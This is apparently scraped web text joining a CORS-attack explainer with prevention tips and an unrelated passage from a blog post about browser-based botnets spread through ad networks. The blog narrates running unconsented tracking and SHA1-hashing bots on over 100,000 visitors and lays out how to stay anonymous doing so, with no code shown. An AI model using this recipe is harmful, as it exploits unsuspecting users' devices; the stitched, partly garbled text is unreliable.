
Here's what a CORS attack could look like:

1. The victim visits evilwebsite.com while being authenticated to goodwebsite.com.
2. evilwebsite.com dumps a malicious script designed to interact with goodwebsite.com, on the victim's machine.
3. The victim unwittingly executes the malicious script, and the script issues a cross-origin request to goodwebsite.com. In this example, let's assume the request is crafted to obtain the credentials necessary to perform a privileged action, such as revealing the user's password.
4. goodwebsite.com receives the victim's cross-origin request and the CORS header.
5. The web server will check the CORS header to determine whether or not to send the data to goodwebsite.com. In this example, we're assuming that CORS is allowed with authentication (Access-Control-Allow-Credentials: true).
6. The request is validated, and the data is sent from the victim's browser to evilwebsite.com.

This is a worst-case scenario, where everything is wide open. But it still exemplifies what a CORS attack looks like. And this worst-case scenario is actually quite common. In fact, in 2016, Facebook was found to be [vulnerable to such a CORS attack](#).

The state of the Web

An [unofficial study](#) conducted in June 2020 found that from the Alexa top 1 Million websites, only 3% (29,514) of websites supported CORS on their main page.




Source:

<https://luizmartins.blogspot.com/2020/06/cors-misconfigurations-on-large-scale.html>

As we mentioned above, in order to be able to pull off a CORS attack, the Access-Control-Allow-Credentials policy must be set to "true." Looking at sites that support both the ACAO

and the ACAC, the same study found that close to half of them had CORS misconfigurations that a malevolent actor could exploit.



Source:

<https://luizmartins.blogspot.com/2020/06/cors-misconfigurations-on-large-scale.html>

How to prevent CORS-based attacks

It's primarily web server misconfigurations that enable CORS vulnerabilities. The solution is to prevent the vulnerabilities from arising in the first place by properly configuring your web server's CORS policies. Here are a few simple tips on preventing CORS attacks.

1. Specify the allowed origins

If a web resource contains sensitive information, the allowed origin(s) should be specified in full in the Access-Control-Allow-Origin header (i.e., no wildcards).

2. Only allow trusted sites

While this one may seem obvious, especially given the previous tip, but origins specified in the Access-Control-Allow-Origin header should exclusively be trusted sites. What I mean to convey that you should avoid dynamically reflecting origins from cross-domain request headers without validation unless the website is a public site that doesn't require any kind of authentication for access, such as an API endpoint.

3. Don't whitelist "null"

You should avoid using the header Access-Control-Allow-Origin: null. While cross-domain resource calls from internal documents and sandboxed requests can specify the "null" origin, you should treat internal cross-origin requests in the same way as external cross-origin requests. You should properly define your CORS headers.

4. Implement proper server-side security policies

Don't think that properly configuring your CORS headers is enough to secure your web server. It's one of the pieces, but it isn't comprehensive. CORS defines browser behaviors and is never

a replacement for server-side protection of sensitive data. You should continue protecting sensitive data, such as authentication and session management, in addition to properly configured CORS.

As a user, you basically want to be one step ahead of phishing scams and malicious websites and downloads to minimize your chances of falling victim to a CORS attack. The following common-sense tips can help.

These steps are similar for many online attacks such as [avoiding fake antivirus](#) so they are generally good practices to follow.

- **Use a firewall** – All major operating systems have a built-in incoming firewall, and all commercial routers on the market have a built-in NAT firewall. Make sure you enable these as they may protect you in the event that you click a malicious link.
- **Only buy well-reviewed and genuine antivirus software** from legitimate vendors and configure it to run frequent scans at regular intervals.
- **Never click on pop-ups.** You never know where they'll take you next.
- **If your browser displays a warning** about a website you are trying to access, you should **pay attention** and get the information you need elsewhere.
- **Don't open attachments in emails** unless you know exactly who sent the attachment and what it is.
- **Don't click links (URLs) in emails** unless you know exactly who sent the URL and where it links to. And even then, inspect the link carefully. Is it an HTTP or an HTTPS link? Most legitimate sites use HTTPS today. Does the link contain spelling errors (facebook instead of facebook)? If you can get to the destination without using the link, do that instead.

<https://www.comparitech.com/blog/information-security/cors-attacks-prevent/>

<https://we45.com/blog/3-ways-to-exploit-cors-misconfiguration>

Browser Botnet

One spring afternoon I was having lunch with [Nick Briz](#) at a small neighborhood diner near our studio in Chicago. We were throwing around ideas for an upcoming conference in Brooklyn that we've been participating in for the last few years called [Radical Networks](#). The event brings together artist, educators, journalists and activists from all over the world to foster discussion and engagement with topics of communication networks and Internet infrastructure through workshops, performances, invited speakers, and an art show.

What if websites borrowed compute resources from their visitor's devices while they browsed as a means of distributed computing?

We'd both participated in the art show since the festival's inception, but this year I felt compelled to break into the speaker track. In particular, I was entertaining the idea of presenting about an idea I'd had a few days prior, "what if websites borrowed compute resources from their visitor's devices while they browsed as a means of distributed computing?"

Because of the way the web was designed, visiting a website requires your web browser to download and run code served from that website on your device. When you browse Facebook, *their* JavaScript code runs in *your* web browser on *your* machine. The code that gets executed in your browser is, of course, assumed to be code related to the functionality of the site you are browsing. Netflix serves code that allows your browser to access their movie database and stream video content, Twitter serves codes that allows you to post, view, and comment on tweets, etc...


Technically, however, there is nothing stopping a website from serving arbitrary code that has nothing to do with your browsing experience. Your web browser will blindly execute whatever JavaScript code it receives from the website you are browsing. What's to stop high-traffic sites like Facebook and Google from abusing this feature of the web, harvesting massive compute resources from their hundreds of thousands of concurrently connected users for free? Was this idea really feasible in practice? If so, was it being used in the wild?

This post is a report of my trip down this rabbit hole of an idea, and a summary of the talk that I ended up giving at Radical Networks as a result of that research.

<https://www.youtube.com/watch?v=GcXfu-EAEC0>

Stepping Back, A Bit About Distributed Computing

Before we go too deep into the implications of borrowing user's compute resources while they unsuspectingly browse the web, I want to touch on why it would be advantageous to do so in the first place. The example scenario that I've posed falls into a field of computer science called [Distributed computing](#). Distributed computing is the practice of dividing a problem into small chunks and running it on many different computers in parallel, significantly reducing the time needed to compute the problem. In general, distributed computing offers abundant compute resources like many CPUs, high network bandwidth, and a diverse set of IP addresses. For some tasks, distributed computing provides the opportunity for 1,000 computers to work together to solve a task 1,000x faster than it would take one computer to solve that same task working alone.



Serial computing (top) vs distributed computing (bottom)

Distributed computing has a rich history that dates back to ARPANET in the 1960s, with a slew of community and volunteer citizen science projects popping up in the late-1990s and early-2000s (partially thanks to the [Berkeley Open Infrastructure for Network Computing](#), or BOINC software). Projects like [SETI@Home](#), [Folding@Home](#), [GIMPS](#), and many others which allow computer users to donate idle time on their computers to cure diseases, study global warming, find large prime numbers, search for alien life, and do many other types of scientific research.

A botnet is a distributed compute network where the owners of the participating computers don't know that their computers are participating in the network.

Opposite the idea of volunteer distributed computing is the concept of a [Botnet](#). A botnet, the portmanteau of "Robot" and "Network", is a distributed compute network where the owners of the participating computers don't know that their computers are participating in the network. They are associated with hacking and criminal activity and are best known for their use in nefarious activities like distributed denial of service (DDoS), e-mail spamming, spyware, click fraud, and more recently, cryptocurrency mining. Botnet software is usually installed on a user's machine as a trojan or worm and can persist for months or years without the owner knowing, all the while providing compute cycles and bandwidth to an anonymous third party. Occasionally these botnets grow in size until they control tens of millions of unsuspected user's computers and become informally recognized and named by members of the cybersecurity community.

Named Botnets

Bagle	Conficker	Ozdok
Marina	Waledac	Kracken
orpig	Maazben	Festi
Storm	Onewordsub	Vulcanbot
Donbot	Gheg	LowSec
Cutwail	Nucrypt	TDL4
Akbot	Wopla	Zbot
Srizbi	Asprox	Kelihos
Lethic	Spamthru	Ramnit
Xarvester	Gumblar	Chameleon
Sality	BredoLab	Mirai
Mariposa	Grum	

Named botnets

Browser Based Botnets

Imagine a situation where your computer is participating as a node in a botnet, only this time malware isn't installed as a program on your computer. Rather, it occurs in the background of the very browser tab you have open reading this blog post. This method would give malicious JavaScript code full access to the [sandboxed](#) web browser API, an increasingly powerful set of web technologies. It would also be transient and difficult to detect once the user has navigated off the website, providing compute resources to the botnet equal to the number of concurrent website visitors at any given time. What's to stop high-traffic websites from leeching resources from their visitors for free for the duration of the time they are visiting a website?

A bit of digging revealed that this wasn't a particularly new idea, and that folks had been talking openly about this technique since at least 2012. MWR Labs conducted research on the subject applied to [distributed hash cracking on the web](#) (an idea that I elaborated on in a [demo during my talk](#), code [here](#)) and Jeremiah Grossman and Matt Johansen had a [great talk](#) at Black Hat USA in 2013 on the subject. Both research groups distributed their experiments to unsuspecting users in a notably devious and ingenious way: ad networks.

Traditional methods of distributed computing involve volunteers or viruses, but the landscape is quite different for browser-based botnets. With our approach, we need to distribute our code to as many web browsers as possible at once. We have a few options:

- Run a popular website
- Write a Wordpress/Tumblr theme and embed our malicious code in the source

- Run a free proxy server (or TOR exit node), and inject our code into non-HTTPS traffic
- Be an ISP and do the same ^
- Embed our malicious code into popular websites with persistent cross-site scripting (XSS) (illegal)
- **Buy a banner ad**


Like those before me, I ventured down the dark path of Internet advertising. Did you know that those pesky banner ads that follow you around the web are often iframes, a special HTML element that allows you to embed web pages into other web pages? That sleazy click-bait photo at the top of your favorite torrent site might not be the innocent .JPG you think it is, but rather a web page in its own right, with the ability to deliver custom JavaScript code that gets executed in your browser.

Here's the idea: advertising networks connect web content publishers (i.e. blogs, news sites, porn sites, forums) to advertisers. Advertisers pay the ad network per click (CPC) or per impression/view (CPM). The network scrapes money off the top before sending it along to the publishers who host the ads on their platforms. When an advertiser creates a **dynamic third-party creative** (a fancy name for an embeddable <iframe> advertisement) they have the opportunity to include whatever HTML/CSS/JavaScript they want. Usually advertisers abuse this privileged by including nasty tracking code whose purpose is to identify and record information about the user the advertisement is being served. But technically, there is nothing stopping the code included in the advertisement from instead delivering a malicious botnet payload aimed at harvesting compute and network resources from the user it is served to. Worse yet, certain ad networks allow you to pay them in Bitcoin, potentially allowing the advertisers distributing a botnet payload to remain anonymous ([when done right](#))!

Doing it Anonymously

Given that researchers had luck exploiting these techniques five years ago, I was curious if it was still possible to do so today, or if browsers and ad networks had wised up to these kinds of shenanigans. In preparation for my talk I found an ad network that supported iframes and wrote some pseudo-malicious bots. My goal was to survey the landscape and see what was possible in this domain, specifically utilizing some of the more modern web browser technologies that have evolved since 2012.

As an extra challenge, I wanted to carry out my experiments in a way that was as anonymous as possible, simulating how a nefarious hacker might do the same. Like most anon activity on the net, I needed to start with an anon email address. For that I chose [protonmail.ch](#), a Swiss email and VPN provider founded by a few privacy/security minded CERN employees. Equipped with an untraceable email address I was able to begin searching for a particularly shady ad network. I had three requirements in a network — it had to support dynamic third-party creatives (iframe advertisements), it had to have a minimal ad review process to avoid getting my ads flagged as malicious, and it had to accept payment in some way that would be difficult to trace back to my true identity. After signing up for about a half-dozen networks I hit the mark with [popunder.net](#), a Russian ad network that I would soon come to learn primarily represents publishers of the pornographic type. Popunder allows you to upload your ads as .zip files containing entire static web pages built with HTML, CSS, and JavaScript. They also had top-notch customer support if you were willing to do a bit of Google Translating.



Google Translate


The bots that I was writing worked by communicating with a central command-and-control server that would coordinate the compute nodes and distribute tasks, log experiment results, etc. For this I needed a cloud server to run my back end Node.js code. Here is where I cheated a bit. There are tons of bulletproof and offshore VPSes available for purchase on the web, most all of which accept Bitcoin as payment. But for convenience, and because as far as I could tell I wasn't actually doing anything illegal, I chose to use Amazon Web Services (AWS). A nefarious hacker would have no problem finding an anonymous VPS or using someone else's server that they already compromised.

For added security I wanted to encrypt the communications between my malicious ad bots and the Node command-and-control server, so I also required an SSL/TLS certificate. [Let's Encrypt](#) provides them for free, but like all SSL certificates, you need to own a domain name to get one. Fortunately, [Namecheap.com](#) recently announced a new Bitcoin payment method, so equipped with my anon email address, I created an account and registered a \$0.88 ".website" domain paid for in Bitcoin.

Before I deployed the first ads, I wanted to configure some sort of analytics tracking to gather information about the types of users the ads were served to. I was primarily interested in geographic location as well as simple time-on-page and recurring visitor statistics. Google Analytics is the standard analytics tracker, but that doesn't fit very nicely into my anonymous pipeline — plus, I'd rather not feed the Google beast. [Matomo](#) (formerly Piwik) is an open source analytics alternative that can be self-hosted on your own server.

Visitor Map

51.6k visits



Matomo visitor map. Most traffic from popunder.net came from Russia and the United States.

Once I'd determined my anonymous distribution pipeline I began to author a suite of JavaScript bots to deliver via the ad network. My goal was to write a small collection of CPU and bandwidth benchmarking bots in an attempt to measure concurrent compute and network resources made available by users machines. Essentially, I wanted to find out how powerful a browser-based botnet distributed by an ad network could really be? Turns out... pretty powerful.

Experiments


The popunder.net advertising network offers minimum CPM ("cost per milli", or price for 1,000 impressions) ad buys for \$0.04, so I was able to conduct all of my experiments on a budget. All together, I spent less than \$100 running ads intermittently over the course of one month.

What would you do with 100,000 web browsers and an afternoon?

Info bot

The first ad simply logged IP addresses, user agents, and visit duration. The ad started running at 9AM CDT on a Thursday right before heading to work. I ran the ad for ~3 hours, turning it off around lunch time to analyze some of the results.

I was shocked to see that the ad had been served to 117,852 web browsers from 30,234 unique IP addresses. Surprisingly, a significant portion of the visitors stayed on the page serving the ad for quite a while, which could provide sizable CPU clock time. Some clients even reported back to the command-and-control server over 24 hours after the ad network had stopped serving the ad, meaning that some poor users still had the tab open. Including these outliers, the average time time on ad was 15 minutes!



Time on ad. The long tail is chopped off at 600, but it carries into the tens of thousands.


I summed the number of seconds that all browser clients ran the code served by the ad and the total added up to 327 days. That's the equivalent of one computer running my ad on one web browser for nearly a year, all in just three hours real-time for just around \$15 USD of Bitcoin. Hot. Damn.

Hash Bot


So this whole thing worked; an ad network turned out to be a brilliant method of distribution. But how powerful was this network? Compared to say, the beefy 4.2GHz CPU of the machine that I was using to develop it? To test this I wrote a hashing bot that calculated the [SHA1 hash](#) of random numbers in an infinite loop as quickly as possible.

The speed of the network offered a 100x increase from my home workstation for a nominal cost.

The web browser's [navigator API provides the ability](#) to check the number of CPU cores available on a machine. I used this number to launch one SHA1 hashing [web worker](#) per core and reported the current hash rate of the bot back to my server once a second. Web workers can be thought of as a means of multi-threaded JavaScript (its not exactly the same, but it serves the same purpose). They allow consumptive JavaScript code to be run in parallel on multiple CPUs without blocking the main UI thread or interrupting the user's experience of the website.




The browser clients that received this ad had 3.67 CPU cores on average, boding well for the possibility of multi-threaded exploitation in-browser. Collectively, the SHA1 botnet averaged 324 concurrently connected clients hashing 8.5 million SHA1 hashes per-second as an entire network.

